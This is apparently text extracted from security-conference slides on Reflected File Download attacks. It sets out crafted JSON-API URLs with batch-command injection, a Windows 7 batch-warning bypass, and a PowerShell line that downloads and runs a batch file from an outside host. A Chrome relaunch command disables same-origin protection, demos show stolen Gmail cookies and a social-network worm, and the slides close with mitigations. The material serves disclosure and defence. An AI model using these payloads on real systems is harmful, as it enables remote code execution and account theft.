
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cmd C:\Windows\system32\cmd.exe
C:\Users\oren>{"results":["q", "rfd\" ||calc||","I love rfd"]
The filename, directory name, or volume label syntax is incorrect.
C:\Users\oren>
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{"results": ["q", "rfd\" OR calc||", "I love rfd"]}

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The filename, directory name, or volume label syntax is incorrect.

C:\Users\oren>
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{"results":["q", "rfd\" | | TRUE | O |","| IGNORED]}

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C:\Windows\system32\cmd.exe
C:\Users\oren>{"results":["q", "rfd\"]
The filename, directory name, or volume label syntax is incorrect.
C:\Users\oren>calc
```



User

`https://google.com/s?q=rfd"||calc||`



Web Server

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Content-Length: 12...

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User

[https://google.com/s;/setup.bat;?q=rfd"||calc|](https://google.com/s;/setup.bat;?q=rfd\)





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
User

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Setup.bat

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
;?q=rfd"||calc||



Web Server

{"results":["q", "rfd\"||calc|| ","I love
rfd"]}

How come there are no warnings?





WINDOWS 7 SECURITY FEATURE BYPASS


How come there are no warnings?

- Windows 7 bypass for batch files
- Works for the “.bat” and “.cmd” extensions.
- Completely disables all warnings!
- Files execute immediately

Its all in the filename!

- setup
- install
- update

VeryVeryBadUpdate.bat



RFD



RFD REQUIREMENTS

- **REFLECTED** – some input is reflected to the response body. --> shell commands
- **FILE** – attacker can tamper the filename.
- **DOWNLOAD** – the response is downloaded.

Where can we find RFD?

- Any response with reflected input and less common Content-Type.
- JSON APIs and JSONP are extremely vulnerable.
- URL Mapping is Permissive ('/' , ';')

Which Exploit Should I Use?

- Use “.bat” and “.cmd” extensions for batch.
- Use “.js”, “jse”, “.vbs”, “.wsh”, “.vbe”, “.wsf”, “.hta” for Windows Script Host fun.
- You can exploit other programs! E.g. “.pdf”

Batch tricks

- & - Command Separator
- && - AND
- | - Redirect Output
- || - OR
- > < >> << - Stream Redirects
- New Line



Force files to DOWNLOAD?

- Content-Disposition headers
- Chrome & Opera can force downloads using
`<a download href="http://target/setup.bat">`
- Different Browser behavior! (Content-Types)

Force files to download?

Content-Type							
application/json	green	green	green	red	red	green	green
application/x-javascript	green	green	red	green	red	green	green
application/javascript	green	green	red	green	red	green	green
application/notexist	red	red	red	red	red	red	red
text/json	green	red	red	red	red	green	green
text/x-javascript	green	red	red	red	red	green	green
text/javascript	green	red	green	green	red	green	green
text/plain	sniff*	sniff*	sniff	sniff		sniff*	sniff
text/notexist	green	red	red	red	red	green	green
application/xml	green	green	green	green	green	green	green
text/xml	green	green	green	green	green	green	green
text/html	green	green	green	green	green	green	green
no content-type header	sniff*	sniff	sniff	sniff	sniff*	sniff	sniff

Content-Type [with Content-Disposition]							
application/json			green	red	red	red	red
application/x-javascript			red	green	red	red	red
application/javascript			red	green	red	red	red
application/notexist			red	red	red	red	red
text/json			red	red	red	red	red
text/x-javascript			red	red	red	red	red
text/javascript			red	red	red	red	red
text/plain			sniff*	green			
text/notexist			red	red	red	red	red
application/xml			red	red	red	red	red
text/xml			red	red	red	red	red
text/html			red	red	red	red	red
no content-type header	sniff*	sniff	red	red	red	red	sniff*

ADVANCED EXPLOITATION

- Do as you wish... you are running cmd's in OS.
- Use PowerShell to download the rest of the payload! (You can even ask for admin rights)

```
"|powershell (New-Object  
Net.WebClient).DownloadFile("http://pi.vu/B2jC", "5.bat")|md  
||start /min 5
```


- Get back to Chrome with Super Powers!

How many command-line options?




Google Chrome

OVER NINE HUNDREEEEDD!



Let's use just 2 out of 973...

- **--disable-web-security**
shuts down same-origin-policy!
- **--disable-popup-blocker**
well...
- **Result: one big mess! YOU OWN CHROME!**



Let's create an exploit!



C:\Windows\system32\cmd.exe

Microsoft Windows [Version 6.1.7601]
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C:\Users\chafif>["\"||taskkill/F/IM ch*|md||start chrome pi.vu/B2jj --disable-web-security
--disable-popup-blocking||",[],{"t":{"bpc":false,"tlw":false}},{q:"Xwxg4gmQoA9Zn6E2DjScDWXR
zbQ"}]

8

1 Result: '["\" is not recognized as an internal or external command, operable program or batch file.

2 || is the OR operator, since the left hand side failed, the right hand side will be executed.

3 Killing all tasks with names starting with "ch" – targeting "chrome.exe". Chrome will be closed.

4 | redirects the input to the next command

5 The md command creates new directories. Its only use here is to cause the expression to be false.

6 || same trick as before, continuing the execution since the last expression was false.

7 Starting Chrome at the attacker's URL without Web security and popup blocking.

8 || this time Chrome was started successfully, so the rest of the commands are ignored.



DEMO

Stealing emails from GMAIL



Search downloads

Downloads

[Open downloads folder](#)

[Clear all](#)

Today

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[ChromeSetup.bat](#)

https://www.google.com/s/ChromeSetup.bat?gs_ri=psy-ab&q=%22%7c%7c%74%61%73%...

[Show in folder](#) [Remove from list](#)

orenh.net78.net/b92c6812 x orenh.net78.net/b92c6812-a073-cd97-f3f3-0d655a4abfc6.html

Zoom: 200% Reset to default

Domain **Cookie**

gmailchat=hatechnion@gmail.com/531678; S=gmail=hVtMTNAVnsPsC1oNp8brwA; GMAIL_AT=AF6bupPyKqw7ju5By2U1U3U; PREF=ID=edbcbd84f6e69c0f; U=0dbd1e0a76d8cdec; FF=0; LD=en; CR=2; TM=1388580040; LM=1394537127; GM=1; S=A4yLTazP; qec67PAK; SAPISEID=ZDFeZOfXCI5mokY1/A50zUOqmLBPjV2gEu; SID=DQAAAM4AAABYDoffAX9qVGdBUZ_2kXS7eIGXhX_Mg7Hhx8Ivu3E4p7O1V2XMQBRH4OBfH0vfkjwSgVDW1vZUQ; mLvnBHT5jDnE0SHkNu1i1gWNqOYLiwfvQxWhaMNXn3bD8rlTnwRr5g5bsPRv881oMA-_iyXwkvWdEEIjDzntpn0yotLQVP8; wOLDCzYeOQDzyNHMI_A80hlyIng2GQ5Ur





DEMO

Cross-Social Network RFD Worm

Facebook Twitter Google+ LinkedIn

www.linkedin.com/#orderBy=Time&typeFilter=SHARE

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Search for people, jobs, companies, and more... Advanced

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Home Profile Network Jobs Interests

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I am just messing around a bit with my linkedin account. Security...
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22 You have shown up in search times in the past 7 days.

Who's Viewed Your Updates

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How to Fix RFD?

- Use exact URL mapping – no wildcards!
- Do not escape! Encode! ✗ \u0022 or \x22
- Add Content-Disposition w/ filename att.:
Content-Disposition: attachment; filename=1.txt
- Require Custom Headers for all APIs
- If possible use CSRF tokens

How to Fix RFD - more?

- **Whitelist Callbacks – reflected by default!**
- **Enforce XSSI mitigation like for(;;);**
- **Never include user input in API usage errors.**
- **Remove support for Path Parameters (semicolons)**
- **X-Content-Type-Options: nosniff**

Summary

- Your site can be used to attack users!
- Attackers get full control of victims machine.
- A file is downloaded without being uploaded.
- Advanced exploitation (chrome/powershell) and bypasses (windows).
- Fix it! I am so scared!

Who is responsible?

“We recognize that the address bar is the only reliable security indicator in modern browsers.”

The Google Vulnerability Reward Program Rules



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